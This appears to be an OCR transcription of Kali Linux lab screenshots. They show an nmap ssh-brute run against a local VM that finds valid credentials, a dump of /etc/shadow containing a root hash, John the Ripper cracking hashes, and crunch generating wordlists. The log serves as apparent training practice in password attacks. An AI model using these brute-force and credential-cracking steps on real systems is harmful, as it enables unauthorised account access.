
```
NSE: [ssh-brute] Trying username/password pair: administrator:anthony
NSE: [ssh-brute] Trying username/password pair: webadmin:anthony
NSE: [ssh-brute] Trying username/password pair: sysadmin:anthony
NSE: [ssh-brute] Trying username/password pair: netadmin:anthony
NSE: [ssh-brute] Trying username/password pair: guest:anthony
NSE: [ssh-brute] Trying username/password pair: web:anthony
NSE: [ssh-brute] Trying username/password pair: test:anthony
NSE: [ssh-brute] Trying username/password pair: root:friends
NSE: [ssh-brute] Trying username/password pair: admin:friends
NSE: [ssh-brute] Trying username/password pair: administrator:friends
NSE: [ssh-brute] Trying username/password pair: webadmin:friends
NSE: [ssh-brute] Trying username/password pair: sysadmin:friends
NSE: [ssh-brute] Trying username/password pair: netadmin:friends
NSE: [ssh-brute] Trying username/password pair: guest:friends
NSE: [ssh-brute] Trying username/password pair: web:friends
NSE: [ssh-brute] Trying username/password pair: test:friends
NSE: [ssh-brute] Trying username/password pair: root:purple
NSE: [ssh-brute] Trying username/password pair: admin:purple
NSE: [ssh-brute] Trying username/password pair: administrator:purple
NSE: [ssh-brute] Trying username/password pair: webadmin:purple
NSE: [ssh-brute] Trying username/password pair: sysadmin:purple
NSE: [ssh-brute] Trying username/password pair: netadmin:purple
NSE: [ssh-brute] Trying username/password pair: guest:purple
NSE: [ssh-brute] Trying username/password pair: web:purple
NSE: [ssh-brute] Trying username/password pair: test:purple
NSE: [ssh-brute] Trying username/password pair: root:angel
NSE: [ssh-brute] Trying username/password pair: admin:angel
```




Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Type here to search
32°C
ENG
13:14
06-03-2022

```
NSE: [ssh-brute] Trying username/password pair: admin:yellow
NSE: [ssh-brute] Trying username/password pair: administrator:yellow
NSE: [ssh-brute] Trying username/password pair: webadmin:yellow
NSE: [ssh-brute] Trying username/password pair: sysadmin:yellow
NSE: [ssh-brute] Trying username/password pair: netadmin:yellow
NSE: [ssh-brute] Trying username/password pair: guest:yellow
NSE: [ssh-brute] Trying username/password pair: web:yellow
NSE: [ssh-brute] Trying username/password pair: test:yellow
NSE: [ssh-brute] Trying username/password pair: root:lauren
NSE: [ssh-brute] Trying username/password pair: admin:lauren
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 172.16.56.129
Host is up (0.00069s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 885 guesses in 600 seconds, average tps: 1.5
MAC Address: 00:0C:29:E2:B4:0F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 602.89 seconds

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# 
```

JOHN THE RIPPER



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
33°C ENG 13:29 06-03-2022

```
┌──(root💀kali)-[~]
└─# john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

┌──(root💀kali)-[~]
└─# cat /etc/shadow
root:$y$j9T$Wiepf03C1pMwIl0SmdEr0.$tDZRW86xWBWdTm07Za2lv15Wite.BXFTpzRwsDYvvN0:19057:0:99999:7:::
daemon:*:18878:0:99999:7:::
bin:*:18878:0:99999:7:::
sys:*:18878:0:99999:7:::
sync:*:18878:0:99999:7:::
games:*:18878:0:99999:7:::
man:*:18878:0:99999:7:::
lp:*:18878:0:99999:7:::
mail:*:18878:0:99999:7:::
news:*:18878:0:99999:7:::
uucp:*:18878:0:99999:7:::
proxy:*:18878:0:99999:7:::
www-data:*:18878:0:99999:7:::
backup:*:18878:0:99999:7:::
list:*:18878:0:99999:7:::
```



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
34°C ENG 14:23 06-03-2022

```
┌──(root💀kali)-[~]
└─# ls
2022-01-07-ZAP-Report-       Desktop    Downloads  hashcrack.txt  Music         Pictures  Public  report.txt  username.txt  zphisher
2022-01-07-ZAP-Report-.html  Documents  dpass.txt  johninput      password.txt  play      Pyrit   Templates   Videos

┌──(root💀kali)-[~]
└─# john --format=crypt dpass.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:22:08 62.87% 2/3 (ETA: 04:06:07) 0g/s 78.04p/s 151.6c/s 151.6C/s Madeline9..Chess9
0g 0:00:22:09 62.92% 2/3 (ETA: 04:06:06) 0g/s 78.07p/s 151.6c/s 151.6C/s Chinook9..Hank9
0g 0:00:22:15 63.23% 2/3 (ETA: 04:06:05) 0g/s 78.07p/s 151.6c/s 151.6C/s Pentium9..Fuckme5
0g 0:00:22:17 63.28% 2/3 (ETA: 04:06:06) 0g/s 78.02p/s 151.6c/s 151.6C/s Fuckyou5..Alexander5
0g 0:00:22:21 63.42% 2/3 (ETA: 04:06:08) 0g/s 78.02p/s 151.6c/s 151.6C/s Foxtrot5..Joshua5
0g 0:00:22:22 63.47% 2/3 (ETA: 04:06:08) 0g/s 78.01p/s 151.6c/s 151.6C/s Matthew5..Horizon5
0g 0:00:22:23 63.52% 2/3 (ETA: 04:06:08) 0g/s 78.04p/s 151.6c/s 151.6C/s Hornet5..Shelby5
0g 0:00:22:24 63.58% 2/3 (ETA: 04:06:07) 0g/s 78.04p/s 151.6c/s 151.6C/s Shit5..Bigman5
█
```

PASSWORD GENERATING USING CRUNCH


Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
34°C
ENG
14:29
06-03-2022

```
┌──(root💀kali)-[~]
└─# crunch 5 qwertytuoi1234567 -o pass.txt
Starting length is greater than the ending length

┌──(root💀kali)-[~]
└─# crunch 5 8 qwertytuoi1234567 -o pass.txt                                1 ×
Crunch will now generate the following amount of data: 40925921280 bytes
39030 MB
38 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 4581228544

crunch:   0% completed generating output
^CCrunch ending at ei2y3io

┌──(root💀kali)-[~]
└─# 
```


Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
34°C
ENG
14:32
06-03-2022

```
┌──(root💀kali)-[~]
└─# crunch 10 10  -t ,,@@@@^%%% -o pass1.txt
Crunch will now generate the following amount of data: 112136426688000 bytes
106941630 MB
104435 GB
101 TB
0 PB
Crunch will now generate the following number of lines: 10194220608000

crunch:   0% completed generating output

crunch:   0% completed generating output

crunch:   0% completed generating output

crunch:   0% completed generating output

crunch:   0% completed generating output
```